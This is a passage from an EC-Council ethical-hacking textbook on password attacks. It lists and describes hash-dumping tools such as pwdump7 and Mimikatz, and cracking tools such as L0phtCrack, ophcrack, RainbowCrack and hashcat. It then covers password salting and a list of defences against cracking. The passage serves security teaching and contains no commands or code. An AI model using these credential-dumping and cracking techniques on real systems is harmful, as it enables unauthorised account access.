



Figure 6.22: Screenshot of Elcomsoft Distributed Password Recovery

Some of the password recovery tools are listed as follows:

- Password Recovery Toolkit (*https://accessdata.com*)
- Passware Kit Forensic (*https://www.passware.com*)
- hashcat (*https://hashcat.net*)
- Windows Password Recovery Tool (*https://www.windowspasswordsrecovery.com*)
- PCUnlocker (*https://www.top-password.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Tools to Extract the Password Hashes

The following tools can be used to extract the password hashes from the target system:

- **pwdump7**

  Source: *https://www.tarasco.org*

  pwdump7 is an application that dumps the password hashes (one-way functions or OWFs) from NT's SAM database. pwdump extracts LM and NTLM password hashes of local user accounts from the Security Account Manager (SAM) database. This application or tool runs by extracting the binary SAM and SYSTEM file from the filesystem, and then extracts the hashes. One of the most powerful features of pwdump7 is that it is also capable of dumping protected files. Pwdump7 can also extract passwords offline by selecting the target files. The use of this program requires administrative privileges on the remote system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

As shown in the screenshot, attackers use this tool to extract password hashes from the target system.





Figure 6.23: Screenshot of pwdump7


Some of the additional tools to extract password hashes are as follows:

- Mimikatz (*https://github.com*)
- Powershell Empire (*https://github.com*)
- DSInternals PowerShell (*https://github.com*)
- Ntdsxtract (*https://github.com*)

Note: The use of the above tools requires administrative privileges on the remote system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Password-Cracking Tools

Password-cracking tools allow you to reset unknown or lost Windows local administrator, domain administrator, and other user account passwords. In the case of forgotten passwords, it even allows users instant access to their locked computer without reinstalling Windows. Attackers can use password-cracking tools to crack the passwords of the target system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some password-cracking tools are listed as follows.

- **L0phtCrack**

  Source: *https://www.l0phtcrack.com*

  L0phtCrack is a tool designed to audit passwords and recover applications. It recovers lost Microsoft Windows passwords with the help of a dictionary, hybrid, rainbow table, and brute-force attacks, and it also checks the strength of the password.

  As shown in the screenshot, attackers use L0phtCrack to crack the password of the target to gain access to the system.




Figure 6.24: Screenshot of L0phtCrack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **ophcrack**

  Source: *http://ophcrack.sourceforge.net*

  ophcrack is a Windows password-cracking tool that uses rainbow tables for cracking passwords. It comes with a graphical user interface (GUI) and runs on different OSs such as Windows, Linux/UNIX, etc.

  As shown in the screenshot, attackers use ophcrack to perform brute-force attacks and crack password hashes of the target system.




Figure 6.25: Screenshot of ophcrack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **RainbowCrack**

  Source: *http://project-rainbowcrack.com*

  RainbowCrack cracks hashes with rainbow tables, using a time–memory trade-off algorithm. A traditional brute-force cracker cracks hash in a manner that is different from that followed by a time–memory-tradeoff hash cracker. The brute-force hash cracker tries all possible plaintexts one after the other during cracking. In contrast, RainbowCrack pre-computes all the possible plaintext hash pairs in the selected hash algorithm, charset, and plaintext length in advance and stores them in a "rainbow table" file. It may take a long time to pre-compute the tables, but once the pre-computation is finished, it is possible to easily and quickly crack the ciphertext in the rainbow tables.

  As shown in the screenshot, attackers use RainbowCrack to crack the password hashes of the target system.





Figure 6.26: Screenshot of RainbowCrack

Some password-cracking tools are listed as follows:

- John the Ripper (https://www.openwall.com)
- hashcat (*https://hashcat.net*)
- THC-Hydra (*https://github.com*)
- Medusa (*http://foofus.net*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Password Salting

Password salting is a technique in which random strings of characters are added to a password before calculating the hashes. This makes it more difficult to reverse the hashes and helps in defeating pre-computed hash attacks. The longer the random string, the harder it becomes to break or crack the password. The random string of characters should be a combination of alphanumeric characters.

In cryptography, a "salt" consists of random data bits used as an input to a one-way function, the other being a password. Instead of passwords, the output of the one-way function can be stored and used to authenticate users. A salt combines with a password by a key derivation function to generate a key for use with a cipher or other cryptographic algorithm. This technique generates different hashes for the same password, which renders password cracking difficult.

Figure 6.27: Example of password salting

Note: Windows password hashes are not salted.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend against Password Cracking

1	Use an **information security audit** to monitor and track password attacks
2	Disallow use of the **same password** during a password change
3	Disallow password **sharing**
4	Disallow the use of passwords that can be found in a **dictionary**
5	Do not use **cleartext** protocols and protocols with **weak encryption**
6	Set the **password change policy** to 30 days
7	Avoid **storing passwords** in an unsecured location
8	Do not use any system **default passwords**


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend against Password Cracking (Cont'd)

9	Make passwords hard to guess by requiring **8-12 alphanumeric** characters consisting of a combination of uppercase and lowercase letters, numbers, and symbols
10	Ensure that applications **neither store** passwords in memory **nor write** them to disks in clear text
11	Use a **random string** (salt) as a prefix or suffix to the password before encryption
12	Enable **SYSKEY** with a strong password to encrypt and protect the SAM database
13	Disallow the use of passwords such as **date of birth**, spouse, child's, or pet's name
14	Monitor the **server's logs** for brute force attacks on the users' accounts
15	Lockout an account subjected to too many **incorrect password** guesses

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Defend against Password Cracking

The best practices to protect against password cracking are listed as follows:

- Enable information security audit to monitor and track password attacks.
- Do not use the same password during the password change.
- Do not share passwords.
- Do not use passwords that can be found in a dictionary.
- Do not use cleartext protocols or protocols with weak encryption.
- Set the password change policy to 30 days.
- Avoid storing passwords in an unsecured location.
- Do not use any system's default passwords.
- Make passwords hard to guess by using 8–12 alphanumeric characters, with a combination of upper- and lower-case letters, numbers, and symbols. This is because strong passwords are hard to guess. Therefore, the more complex the password, the less vulnerable it is to attacks.
- Ensure that applications neither store passwords to memory nor write them to disk in cleartext. Passwords are always vulnerable to theft if they are stored in memory. Once the password is known, it is extremely easy for attackers to escalate their rights in the application.
